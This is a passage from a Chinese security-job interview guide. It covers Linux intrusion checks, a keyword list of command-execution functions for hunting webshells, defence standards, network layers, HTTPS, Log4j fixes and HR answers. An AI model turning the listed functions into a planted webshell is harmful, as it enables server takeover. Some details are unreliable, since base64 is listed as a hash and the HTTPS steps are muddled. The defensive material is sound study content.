3、修改/etc/profile的文件，在尾部添加相应显示时间、日期、ip、命令脚本代码，这样输入history命令就会详细显示攻击者 ip、时间历史命令等；
4、用 netstat -antlp|more命令分析可疑端口、IP、PID，查看下 pid 所对应的进程文件路径，运行ls -l /proc/$PID/exe 或 file /proc/$PID/exe（$PID 为对应的 pid 号）；
5、使用ps命令，分析进程 ps aux | grep pid
6、使用 vi /etc/inittab 查看系统当前运行级别，通过运行级别找到/etc/rc.d/rc[0~6].d对应目录是否存在可疑文件；
7、看一下crontab定时任务是否存在可疑启用脚本；
8、使用chkconfig --list 查看是否存在可疑服务；
9、通过grep awk命令分析/var/log/secure安全日志里面是否存在攻击痕迹；
10、chkrootkit、rkhunter、Clamav 病毒后门查杀工具对 Linux 系统文件查杀；
11、如果有 Web 站点，可通过 D 盾、河马查杀工具进行查杀或者手工对代码按脚本木马关键字、关键涵数（evel、system、shell_exec、exec、passthru system、popen）进行查杀Webshell 后门。

0x08.安全防御篇

00-企业内部安全

信息安全管理的本质就是输入和输出。一般防范的风险为物理威胁和网络威胁。
防范风险可以从制度和流程（人员入离职流程、权限申请流程）、人员配备和知识积累、风险防范（物理威胁：门禁、监控、禁止USB设备接入、封闭PC、定时巡检；网络威胁：部署行为管控设备、可靠的网络结构、IP和MAC地址绑定，将网络行为分组、限制不必要的软件和通信协议、定期审核日志）

01-说一下ISO27000

ISO27000是国际知名的信息安全管理体系标准，适用于整个企业，不仅仅是IT部门，还包括业务部门、财务、人事等部门。引入信息安全管理体系就可以协调各个方面信息管理，从而使管理更为有效。保证信息安全不是仅有一个防火墙，或找一个24小时提供信息安全服务的公司就可以达到的。它需要全面的综合管理。

02-等级保护制度

《信息安全等级保护管理办法》是为规范信息安全等级保护管理，提高信息安全保障能力和水平，维护国家安全、社会稳定和公共利益，保障和促进信息化建设，根据《中华人民共和国计算机信息系统安全保护条例》等有关法律法规而制定的办法。

03-日志分析ELK的使用和分析

- Elasticsearch是个开源分布式搜索引擎，它的特点有：分布式，零配置，自动发现，索引自动分片，索引副本机制，restful风格接口，多数据源，自动搜索负载等。
- Logstash是一个完全开源的工具，他可以对你的日志进行收集、过滤，并将其存储供以后使用（如，搜索）。
- Kibana也是开源和免费的工具，它Kibana可为Logstash和ElasticSearch提供的日志分析友好的 Web 界面，可以帮助您汇总、分析和搜索重要数据日志。

参考：https://www.zhihu.com/question/21427267

04-常见的安全设备

- 防火墙 utm 负载均衡设备
- IPS IDS(HIDS基于主机型入侵检测系统)
- 堡垒机
- 蜜罐
- 网闸
- waf
- 扫描器
- soc(ossim开源安全信息管理系统)

0x09.其他问题篇

00-WEB常用的加密算法？

非对称加密 RSA、ElGamal、Rabin
对称加密 DES、3DES、AES
散列算法 MD5 SHA base64

01-网络七层协议？

从上到下：
应用层（报文）：包含用户应用程序和协议；
表示层（报文）：主要解决用户信息的语法表示问题，如会话加密与数据压缩、语法表示与连接管理；
会话层（报文）：会话链接的恢复与释放、对会话进行分段，同步等
传输层（段）：提供端到端之间可靠透明的传输。分段与重组、差错控制及流量控制，保证数据传输的完整性和正确性；
网络层（分组）：路径的选择，网络连接的多路复用、差错的检测与恢复、排序与流量控制、服务选择；
数据链路层（帧）：把不可靠信道变为可靠信道，将比特组织成帧，在链路上提供点到点的帧传输，差错检测、流量控制等
物理层（比特流）：提供物理通路，二进制数据比特流传输、定义机械、电气特性和接口等。

各层使用的设备：
网关：应用层、传输层（网关在传输层上以实现网络互连，是最复杂的网络互联设备，仅用于两个高层协议不同的网络互连。网关的结构和路由器相似，不同的是互连层，网关既可以用于广域网互连，也可以用于局域网互连）
路由器：网络层 （路由选择、存储转发）
交换机 ：数据链路层、网络层（识别数据中的MAC地址信息，根据MAC地址进行转发，并将这些MAC地址与对应的端口记录在自己内部的一个地址表中）

网桥： 数据链路层（将两个LAN连起来，根据MAC地址来转发帧）
集线器：物理层（纯硬件设备，主要用来连接计算机等网络终端）
中继器： 物理层（在比特级别对网络信号进行再生和重定向时，从而使得它们能够在网络上传输更长的距离）

02-https的建立过程

https 的建立过程a、客户端发送请求到服务器端
b.服务器端返回证书和公开密钥，公开密钥作为证书的一部分而存在
c.客户端验证证书和公开密钥的有效性，如果有效，则生成共享密钥并使用公开密钥加密发送到服务器端
d.服务器端使用私有密钥解密数据，并使用收到的共享密钥加密数据，发送到客户端
e.客户端使用共享密钥解密数据
f.SSL加密建立

03-HTTP Keep-Alive的作用

作用：Keep-Alive：使客户端到服务器端的连接持续有效，当出现对服务器的后继请求时，Keep-Alive功能避免了建立或者重新建立连接。Web服务器，基本上都支持HTTP Keep-Alive。

缺点：对于提供静态内容的网站来说，这个功能通常很有用。但是，对于负担较重的网站来说，虽然为客户保留打开的连 接有一定的好处，但它同样影响了性能，因为在处理暂停期间，本来可以释放的资源仍旧被占用。当Web服务器和应用服务器在同一台机器上运行时，Keep-Alive功能对资源利用的影响尤其突出。

解决：Keep-Alive: timeout=5, max=100
timeout：过期时间5秒（对应httpd.conf里的参数是：KeepAliveTimeout），max是最多一百次请求，强制断掉连接。就是在timeout时间内又有新的连接过来，同时max会自动减1，直到为0，强制断掉

04-Https的工作原理

工作大致过程
1、客户端发起HTTPS请求
浏览器里面输入一个HTTPS网址，然后连接到服务端的443端口上。注意这个过程中客户端会发送一个密文族给服务端，密文族是浏览器所支持的加密算法的清单。

2、服务端配置

采用HTTPS协议的服务器必须要有一套数字证书，可以自己制作，也可以向组织申请。区别就是自己颁发的证书需要客户端验证通过才可以继续访问，而使用受信任的公司申请的证书则不会弹出提示页面。这套证书其实就是一对公钥和私钥，可以这么理解，公钥就是一把锁头，私钥就是这把锁的钥匙，锁头可以给别人对某个东西进行加锁，但是加锁完毕之后，只有持有这把锁的钥匙才可以解锁看到加锁的内容。前面说过客户端会传送密文族给服务端，服务端则会从这些密文族中，挑选出一个

3、传送证书
这个证书其实就是公钥，只是包含了很多信息，如证书的颁发机构、过期时间等等。

4、客户端解析证书
这部分工作是由客户端的TLS来完成的，首先会验证公钥是否有效，如颁发机构、过期时间等等，如果发现异常则会弹出一个警告框，提示证书存在问题。如果证书没有问题，那么就生成一个随机值，然后用证书对该随机值进行加密。注意一下上面提到的"发现异常"。证书中会包含数字签名，该数字签名是加密过的，是用颁发机构的私钥对本证书的公钥、名称及其他信息做hash散列加密而生成的。客户端浏览器会首先找到该证书的根证书颁发机构，如果有，则用该根证书的公钥解密服务器下发的证书，如果不能正常解密，则就是"发现异常"，说明该证书是伪造的。

5、传送加密信息
这部分传送的是用证书加密后的随机值，目的就是让服务端得到这个随机值，然后客户端和服务端的通信就可以通过这个随机值来进行加密和解密了。

6、服务端解密信息
服务端用私钥解密后，得到了客户端传过来的随机值，至此一个非对称加密的过程结束，看到TLS利用非对称加密实现了身份认证和密钥协商。然后把内容通过该值进行对称加密。

7、传输加密后的信息
这部分是服务端用随机值加密后的信息，可以在客户端被还原。

8、客户端解密信息
客户端用之前生成的随机值解密服务端传送过来的信息，于是获取了解密后的内容，至此一个对称加密的过程结束，看到对称加密是用于对服务器待传送给客户端的数据进行加密用的。整个过程即使第三方监听了数据，也束手无策。

05-最近新出的漏洞

log4j漏洞：（建议自己复现一次）
成因：Apache Log4j 是一个基于Java的日志记录工具　漏洞是因为Log4j2组件中lookup功能的实现类 JndiLookup 的设计缺陷导致，这个类存在于log4j-core-xxx.jar中

受影响的版本：
2.0-beta9 <= Apache Log4j <= 2.15.0-rc1

修复：
设置jvm参数：-Dlog4j2.formatMsgNoLookups=true
设置系统环境变量：FORMAT_MESSAGES_PATTERN_DISABLE_LOOKUPS=true
升级版本：官方，最新的版本仅支持java, ldap, 和 ldaps，同时默认禁用JNDI等等功能去限制利用构造payload去触发漏洞。
Java 8及之后的版本升级到v2.16.0。
Java 7升级到 v2.12.2。
其他版本，删除JndiLookup类：zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

钉钉\向日葵 RCE漏洞。　最新 apache漏洞等

部分原因 请自行查找相关技术文章学习，此处不做说明

0x10.HR终面篇

HR面试的时候会有非常多的坑，你要知道HR面试问题的意图，想要的答案是什么，回答的时候情商高一点，不要跟HR吵起来，也不要有不合时宜的意见分歧，不然即便你技术面试通过的，在HR这边也可能翻车！

00-为什么选择我们公司？

在信息安全行业比较知名，了解过公司的xx产品

01-为什么想面试这个岗位？

从我的经历上可以很清楚地看到我对网络安全的浓厚兴趣，我认为对本职工作有兴趣的人才能更好地完成这个工作。另外也有一句话说得很棒，“你之所以看不见黑暗，是因为有人拼命把它挡在你看不到的地方”，我认为做信息安全的尤其是渗透测试，就是为了更好地保护用户的安全，防患于未然，也是我想要应聘这个岗位的理由。（不要照背，体现自己的热爱和专业能力）

02-你上份工作离职的原因？

个人规划和公司有冲突，缺少上升空间。（就算是因为钱少、和同事打架不和，也不要明说……）

03-你个人的职业规划？

渗透测试工程师-渗透测试项目负责人-安全架构师（安全咨询顾问）
#这里偏向主观　提前想好就行

04-你的期望薪资？

比上一份工作多30%-50%，刚毕业那就依据城市和个人技术来要吧

05-你为什么觉得值得这个工资？

1．贵公司和我其实比较契合，我可以接受月薪1k左右的浮动。（表明自己的接受范围和立场）
2．可能我某些方面表现得不够好或者表达不清晰，让您觉得我的能力不够。您可以根据这些点再问我几个问题。（表明自己对自身的判断，认为自己值得这个数，委婉提示面试官可能判断有误）
3．通过贵司的招聘信息和整个市场平均水平看，我认为我岗位匹配度比较好，值得这个工资水平。（明确回答，要有自信）

06-是否接受加班？（重点！）

加班肯定是不可避免的，我可以接受项目需求的加班，毕竟完成工作是员工所要尽到的责任。同时我也会提高自己的工作效率，配合完成工作。（同样的，情商高一点，口头说要加班，入职之后要不要加班不就是……:>）

07-你还有什么问题要问？

- 个人：有没有岗位晋升机制，入职培训项目，员工培训提升项目。五险一金，社保比例，饭补、餐补、交通补助
- 公司：岗位具体职责
- 具体工作内容？会不会经常出差？
-其他等